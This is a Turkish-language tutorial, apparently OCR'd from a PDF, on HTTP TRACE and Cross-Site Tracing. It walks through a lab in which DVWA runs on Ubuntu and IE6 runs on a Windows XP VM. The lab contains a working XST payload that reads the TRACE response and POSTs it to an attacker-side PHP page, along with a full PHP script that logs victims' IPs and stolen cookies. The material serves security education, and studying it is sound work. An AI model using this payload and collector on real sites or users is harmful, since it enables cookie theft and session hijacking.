Http Trace Methodunun Açık Bırakılması

Bir web sunucuda http trace metodu açıldığında http talep ve http yanıtlarının log'lanması işlemi etkinleşir.

(ENG)

Metasploit Tip: Enable HTTP request and response logging with set HttpTrace true

(TUR)

Measploit İpucu: HttpTrace'i true yapma ile http talep ve yanıt log'lama aktifleşir.

Referans: Metasploit Framework msfconsole arayüzünde gelen rastgele ipuçları

Http trace ile bir web sunucuya talep gönderildiğinde gönderilen http talebindeki paket içeriği debugging amacıyla talep eden kişiye geri gönderilir. Aşağıda Trace methodu açık olan bir web sunucusuna gönderilen trace talebinin örneğini görmektesiniz:

```
> telnet hostname 80
TRACE / HTTP/1.1
Host: hostname                                          // Host: hostname header'ı gönderiliyor.
User-Agent: Mozilla/4.0 (compatible; MSIE5.01; Windows NT)    // User-Agent: xxx header'ı gönderiliyor.
```

Sunucu bu durumda aldığı talebe karşılık aşağıdaki yanıtı dönecektir:

```
HTTP/1.1 200 OK
Date: Mon, 27 Jul 2009 12:28:53 GMT
Server: Apache/2.2.14 (Win32)
Connection: close
Content-Type: message/http
Content-Length: 39

TRACE / HTTP/1.1
Host: www.tutorialspoint.com                            // Host: hostname header'ı alınıyor.
User-Agent: Mozilla/4.0 (compatible; MSIE5.01; Windows NT)      // User-Agent: xxx header'ı alınıyor.
```

Görüldüğü üzere trace methodu ile yapılan http talebine karşılık gönderilen talebin aynısı geri dönmüştür. Bu şekilde geliştiriciler web sunucusuna gönderilen taleplerin web sunucusunda ne şekilde alındığını test edebilirler.

Trace methodunun sunucuda açık bırakılması geliştiricilerin debug ve diagnostic yapması için kullanışlıdır. Ancak saldırganlar için de kullanışlı olduğundan kapatılması önerilmektedir. Normalde web uygulamalarında HttpOnly flag'i kullanıldığında kullanıcıların web uygulamasındaki çerezleri üçüncü parti kimselerce çalınamazdır. Fakat trace methodu açık bırakıldığında saldırgan “trace talebi” yapan bir javascript kodu web uygulamasına girebilir, ardından kullanıcı trace talebi yapan javascript kodunun yer aldığı web sayfasını görüntüleyebilir. Kendi cookie header'ı ve değerinin de yer aldığı bir http trace talebi sunucuya gönderebilir. Ardından sunucu aynı paketi geri gönderebilir ve gelen trace yanıtını javascript kodu saldırganın sunucusuna göndererek saldırgan paketleri dosyalayabilir ve çerez bilgilerini elde edebilir. Dolayısıyla HttpOnly her ne kadar xss saldırılarını önlese de (yani üçüncü parti kimselerin çerez çalmasını önlese de) trace methoduna karışmadığından HttpOnly flag'i olsa bile çerezler çalınabilmektedir. Bu şekilde trace methodu ile çerez çalma işlemine Cross-Site Tracing saldırısı adı verilmektedir. Aşağıda web uygulamarına girilecek örnek bir Cross-Site Tracing saldırısı yapan javascript kodlamasını görmektesin:

```
<script type=”text/javascript”>
<!--
function sendTrace () {
  var xmlHttp = new ActiveXObject(“Microsoft.XMLHTTP”);
  xmlHttp.open(“TRACE”, “http://foo.bar”,false);
  xmlHttp.send();
  xmlDoc=xmlHttp.responseText;
  alert(xmlDoc);
}
//-->
</script>
<INPUT TYPE=BUTTON OnClick=”sendTrace();” VALUE=”Send Trace Request”>
```

Yukarıdaki kodlamada http://foo.bar linki yerine zafiyete sahip web uygulamasının linki girilir ve javascript kodu zafiyete sahip web uygulamasına girilir. Bu javascript kodunun yer aldığı web sayfasını görüntüleyen her kullanıcı web sunucusuna trace talebi yapar. Trace yanıtı ise xmlDoc değişkenine çekilir. xmlDoc değişken değeri saldırganın sunucusuna örneğin POST talebi ile gönderilir ve saldırı böylece gerçekleşir.

Trace methodu ile saldırgan her bir kullanıcının http talebini okuyarak kullanıcı adı & şifre gibi hassas bilgileri, çerezleri, kullanılan http başlıklarını, sunucu değişkenlerini ve dahasını öğrenebilir. Bu bilgilerden yola çıkan saldırgan oturum devralabilir ya da edindiği bilgiler

doğrultusunda daha başka saldırılar düzenleyebilir. Bu kadar geniş çapta bilginin saldırganın eline geçmesini önlemek için trace methodunun kapatılması gerekmektedir.

Modern web tarayıcılar ajax ile TRACE talebini engellerler. Çünkü Cross Site Tracing saldırılarına sebep olur. Eski web tarayıcılarda ise ajax ile TRACE talebi yapılabilirdir. Bu nedenle eski web tarayıcı kullanan son kullanıcılar Cross Site Tracing saldırısı tehdidi altındadırlar.

Cross Site Tracing saldırılarının yapılabilmesi için web uygulamada Cross Site Scripting açıklığının olması ve web sunucuda Trace metodunun açık olması gerekir. Cross Site Tracing ile Cross Site Scripting açıklıkları esasında iki ayrı açıklıktır. Cross Site Tracing web sunucudaki açıklığı (konfigurasyon ayarlarındaki trace metodunun açık oluşunu) sömürür. Cross Site Scripting ise web uygulamadaki açıklığı sömürür.

Uygulama

(+) Birebir denenmiştir ve başarıyla uygulanmıştır.

Apache'de varsayılan olarak Trace methodu kapalı gelir. Bunu aşağıda görebilmekteyiz:

Ubuntu 18.04 LTS Terminal:

```
> telnet 127.0.0.1 80
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.
TRACE / HTTP/1.0

HTTP/1.1 405 Method Not Allowed
Date: Tue, 17 Oct 2017 07:47:31 GMT
Server: Apache/2.4.7 (Ubuntu)
Allow:
Content-Length: 297
Connection: close
Content-Type: text/html; charset=iso-8859-1
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>405 Method Not Allowed</title>
</head><body>
<h1>Method Not Allowed</h1>
```

The requested method TRACE is not allowed for the URL /.

<address>Apache/2.4.7 (Ubuntu) Server at 127.0.1.1 Port 80</address>

</body></html>

Connection closed by foreign host.

Apache'de Trace methodunu açmak için apache2.conf dosyası açılır.

Ubuntu 18.04 LTS Terminal:

> sudo gedit /etc/apache2/apache2.conf

Dosyanın en altına aşağıdaki kod satırı eklenir:

TraceEnable on

Ardından apache2 servisi yeniden başlatılır.

Ubuntu 18.04 LTS Terminal:

> service apache2 restart

Böylelikle trace talebinde bulunabilir duruma geliriz:

Ubuntu 18.04 LTS Terminal:

> telnet 127.0.0.1 80

Trying 127.0.0.1...

Connected to 127.0.0.1.

Escape character is '^]'.

TRACE / HTTP/1.0

Test: A // Test: A header'ı gönderiliyor

Deneme: B // Deneme: b header'ı gönderiliyor.

HTTP/1.1 200 OK

Date: Tue, 17 Oct 2017 07:51:43 GMT

Server: Apache/2.4.7 (Ubuntu)

Connection: close

Content-Type: message/http

TRACE / HTTP/1.0

Test: A // Test: A header'ı alınıyor

Deneme: B // Deneme: b header'ı alınıyor.

Görüldüğü üzere trace talebimiz kabul edilmiştir ve gönderdiğimiz paket aynı şekilde geri dönmüştür. Dolayısıyla trace methodu açık durumdadır.

Uygulama 2

(+) Birebir denenmiştir ve başarıyla uygulanmıştır.

Gereksinimler

/var/www/Cross-Site-Tracing-Uygulamasi/ // Saldırganın Web Sunucusu

DVWA - Ubuntu 18.04 LTS // DVWA Web Sunucusu

Cross Site Tracing - Windows XP SP 1 VM // Son Kullanıcı Makinesi (IE6)

NOT:

Cross Site Tracing - Windows XP SP1 VM hazır olarak Virtualbox VMs'lerde mevcuttur. ISO dosyası ise ~/Downloads/ dizini altında Cross Site Tracing - Windows XP SP 1 ISO Dosyası.zip şeklinde yer almakta. Cross Site Tracing - Windows XP SP1 makinede lisans aktivasyonu süresi doldu hatası yaşanırsa lisans aktivasyonu süresi varkenki ilk halinin snapshot'ı var. Snapshot'a dönebilirsin.

Bu uygulamada Ubuntu 18.04 LTS ana makinedeki web sunucuda yer alan DVWA uygulamasına Windows XP SP1 IE6 web tarayıcısından erişilecektir ve son kullanıcının Cross Site Tracing saldırısına maruz kalması sonucu çerezinin çalınması uygulaması yapılacaktır.

Bilgi:

Son kullanıcının kullanacağı web tarayıcı Internet Explorer 6 SP1 olmalıdır. Örneğin Windows XP (Dandik) makinesi sağ tık bilgisayar özelliklerinden bakıldığında SP2'dir ve bu dökümandaki saldırı o makinedeki Internet Explorer 6'da yapılamamaktadır. Bu saldırının proof of concept örnek dökümanında ayrıca IE6 SP1 kullanılmaktadır. Bkz. https://www.cgisecurity.com/whitehat-mirror/WH-WhitePaper_XST_ebook.pdf

Öncelikle XST (yani Cross Site Tracing) saldırısı düzenleyebilmek ve son kullanıcıların çerezlerini çalabilmek için hedef web uygulamanın yer aldığı web sunucuda http TRACE metodu açık olmalıdır. Bunun için hedef web sunucudaki apache yazılımında konfigurasyon ayarından TRACE metodunu açalım.

Ubuntu 18.04 LTS:

> sudo gedit /etc/apache2/apache2.conf

....


(En Alta Aşağıdaki Eklenir)


TraceEnable on


> service apache2 restart

İkinci olarak XST (yani Cross Site Tracing) saldırısı düzenleyebilmek ve son kullanıcıların çerezlerini çalabilmek için hedef web sunucudaki uygulamada XSS açıklığı var olmalıdır. Bunun için hedef web sunucudaki DVWA web uygulamasının XSS açıklığı olan sayfasını ziyaret edelim.

Windows XP SP1 VM:




Cross Site Tracing - Windows XP SP1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Vulnerability: Reflected Cross Site Scripting (XSS) :: Damn Vulnerable Web Application (DVWA) v - Microsoft Int...
File Edit View Favorites Tools Help
Back Search Favorites Media
Address http://172.16.4.225/DVWA-master/vulnerabilities/xss_r/?name=%3Cscript%3Evar+xmlHttp+%3D+new+ActiveXObject%2(
Go Links
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
Vulnerability: Reflected Cross Site Scripting
What's your name? <script>alert(1)</script>
Submit
Hello
More Information
https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
https://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html
http://www.scriptalert1.com/
Done, but with errors on page.
Internet
start
Vulnerability: Ref...
Command Prompt
New Text Docum...
Control Panel
TR
03:40
Right Ctrl


Cross Site Tracing - Windows XP SP1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Vulnerability: Reflected Cross Site Scripting (XSS) :: Damn Vulnerable Web Application (DVWA) v - Microsoft Int...
File Edit View Favorites Tools Help
Back Search Favorites Media
Address http://172.16.4.225/DVWA-master/vulnerabilities/xss_r/?name=%3Cscript%3Ealert%281%29%3C%2Fscript%3E
Go Links
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
Vulnerability: Reflected Cross Site Scripting
Microsoft Internet Explorer
1
OK
Submit
Hello
Internet
start
Vulnerability: Ref...
Command Prompt
New Text Docum...
Control Panel
TR
03:41
Right Ctrl

Şimdi XST saldırısı düzenlemek ve son kullanıcıların çerezlerini çalabilmek için bu XSS açıklığı olan noktaya girilecek XST payload'unu oluşturalım.

XST Payload'u:

```
<script>
var xmlHttp = new ActiveXObject("Microsoft.XMLHTTP");  // Microsoft AJAX nesnesi
                                                       // oluşturulur.

xmlHttp.open("TRACE","http://172.16.4.225",false);     // AJAX ile açıklıklı DVWA
xmlHttp.send();                                        // uygulaması web sunucu-
                                                       // suna trace talebi yapılır.

xmlDoc=xmlHttp.responseText;                           // DVWA uygulaması web
                                                       // sunucusundan trace
                                                       // yanıtı alınır.

xmlHttp.open("POST","http://172.16.4.225/Cross-Site-Tracing-Uygulamasi/
cerezTopla.php",false);                                // Saldırganın web sunucu-
xmlHttp.send(xmlDoc);                                  // suna DVWA uygulaması
                                                       // web sunucusundan gelen
                                                       // trace yanıtı AJAX ile
                                                       // POST talebinde gönde-
                                                       // rilir.

alert(xmlDoc);                                         // (Optional)
                                                       // DVWA uygulaması web
```

```
                                                    // sunucusundan gelen
                                                    // trace yanıtı  ekrana
                                                    // popup şeklinde olayı
                                                    // görsel gözlemlemek
                                                    // adına basılabilir.
    </script>
```


Bu payload'da görüldüğü üzere önce xmlhttprequest nesnesi oluşturulmaktadır. Bu nesne ile İlk yapılan ajax talebi XSS açıklığına sahip web uygulama sunucusuna TRACE talebi şeklinde yapılmaktadır. Gelen TRACE yanıtı xmlDoc nesnesine atanmaktadır ve ikinci yapılan ajax talebi ile de gelen TRACE yanıtını tutan xmlDoc nesnesi saldırganın web sunucusuna POST verisi olarak gönderilmektedir. Bu payload'u hazır hale getirebilmek için tek satır haline getirelim.


Payload (Tek Satırlık):

```
<script>var xmlHttp = new ActiveXObject("Microsoft.XMLHTTP");xmlHttp.open("TRACE","http://172.16.4.225",false);xmlHttp.send();xmlDoc=xmlHttp.responseText;xmlHttp.open("POST","http://172.16.4.225/Cross-Site-Tracing-Uygulamasi/cerezTopla.php",false);xmlHttp.send(xmlDoc);alert(xmlDoc);</script>
```

Ardından web uygulamanın xss açıklığı olan noktasına XST payload'unu girelim.

Windows XP SP1 VM:






Bu reflected xss sayfasında oluşturduğumuz XST payload'umuzun url'deki parametreye ekli halde olduğu özel hazırlanmış URL'i kurbanlara çeşitli platformlardan paylaştığımızı ve kurbanların bu URL'e gittiklerini varsayalım. Bu durumda son kullanıcı web tarayıcılarında çalışacak XST payload'u son kullanıcılara web sunucuya trace talebi yaptıracaktır ve gelen trace yanıtını POST verisi ile saldırgan web sunucusuna göndertecektir. Saldırgan ise bir php web sayfası ile kendi web sunucusunda gelen kurban trace yanıtlarını dosyalayacaktır. Saldırgan web sunucusunda bir dosyalama yapan php web sayfası örneği aşağıda verilmiştir:

/var/www/Cross-Site-Tracing-Uygulamasi/cerezTopla.php: // Saldırgan Web Sunucu

```
<?php
   $ip = $_SERVER['REMOTE_ADDR'];
   $traceYaniti = file_get_contents('php://input');        // $_POST olarak gelen veri (son kullanıcıdan gelen
                                                           // talep paketinin gövdesi) komple string olarak çekilir.
   $dateTime = date('d.m.y \t H:i:s');

   $file = fopen("cerezler.txt", "a+");                    // Trace yanıtları alt alta cerezler.txt dosyasına kaydedilir.

   fwrite($file, "##############################################################\r\n");
   fwrite($file, "Kurbanin IP Adresi                        : " . $ip . "\r\n");
   fwrite($file, "Kurbanin TRACE Yaniti                     : \r\n\r\n" . $traceYaniti . "\r\n");
   fwrite($file, "Kurbanin Cerezinin Calinma Zamani         : " . $dateTime . "\r\n");
   fwrite($file, "##############################################################\r\n\r\n\r\n");

   fclose($file);
?>
```

Saldırgan php dosyalama script'inin dosyaladığı ve kayıtların sürekli eklendiği cerezler.txt'deki verilere göz attığında kurbanlardan gelen trace yanıtı içeriklerini okuyabilecektir ve hassas bilgilere ulaşabilecektir.

XST Payload'u Çalıştıktan Sonra Saldırgan Web Sunucuda Cerezler.txt Dosyası:



Görüldüğü üzere XST payload'u ile xss açıklığının olduğu noktada son kullanıcı saldırıya uğramıştır ve yaptığı trace talep, yanıt ve saldırgan sunucuya yanıtı gönderme sonucu çerezini saldırgan web sunucuya kaptırmıştır. Saldırgan çalınan DVWA uygulamasına dair olan son kullanıcı çerezini web tarayıcıların çerez import etme eklentileri yardımıyla import ederek son kullanıcı oturumlarını devralabilir.

Cross Site Tracing açıklığı web uygulamadaki XSS açıklığı ve web sunucudaki Trace metodunun açık olmasına dayanır. Bu saldırı teşebbüsleri eski web tarayıcı kullanan son kullanıcılarda başarılı olur. Ancak modern web tarayıcılarda AJAX ile TRACE talebi yapmak yasak olduğundan (artık XST saldırıları nedeniyle güvenlik amacıyla desteklenmediğinden) modern web tarayıcı kullanan son kullanıcılarda başarılı olmaz.

(*) Not:

Modern web tarayıcılarda XHR (XmlHttpRequest) üzerinden TRACE talebi yapmak izinli olmadığından XHR ile TRACE talebi yaşandığında şu şekilde bir uyarı modern web tarayıcı konsol ekranlarına gelir ve talep engellenir.

Modern Web Tarayıcılar'da XST Payload'u Çalıştırılırken Gelen Uyarı:

// AJAX nesnesi oluşturulurken ActiveXObject(Microsoft.XMLHTTP)

// yerine bu sefer XmlHttpRequest() kullanılmıştır ve web sunucunun yer aldığı

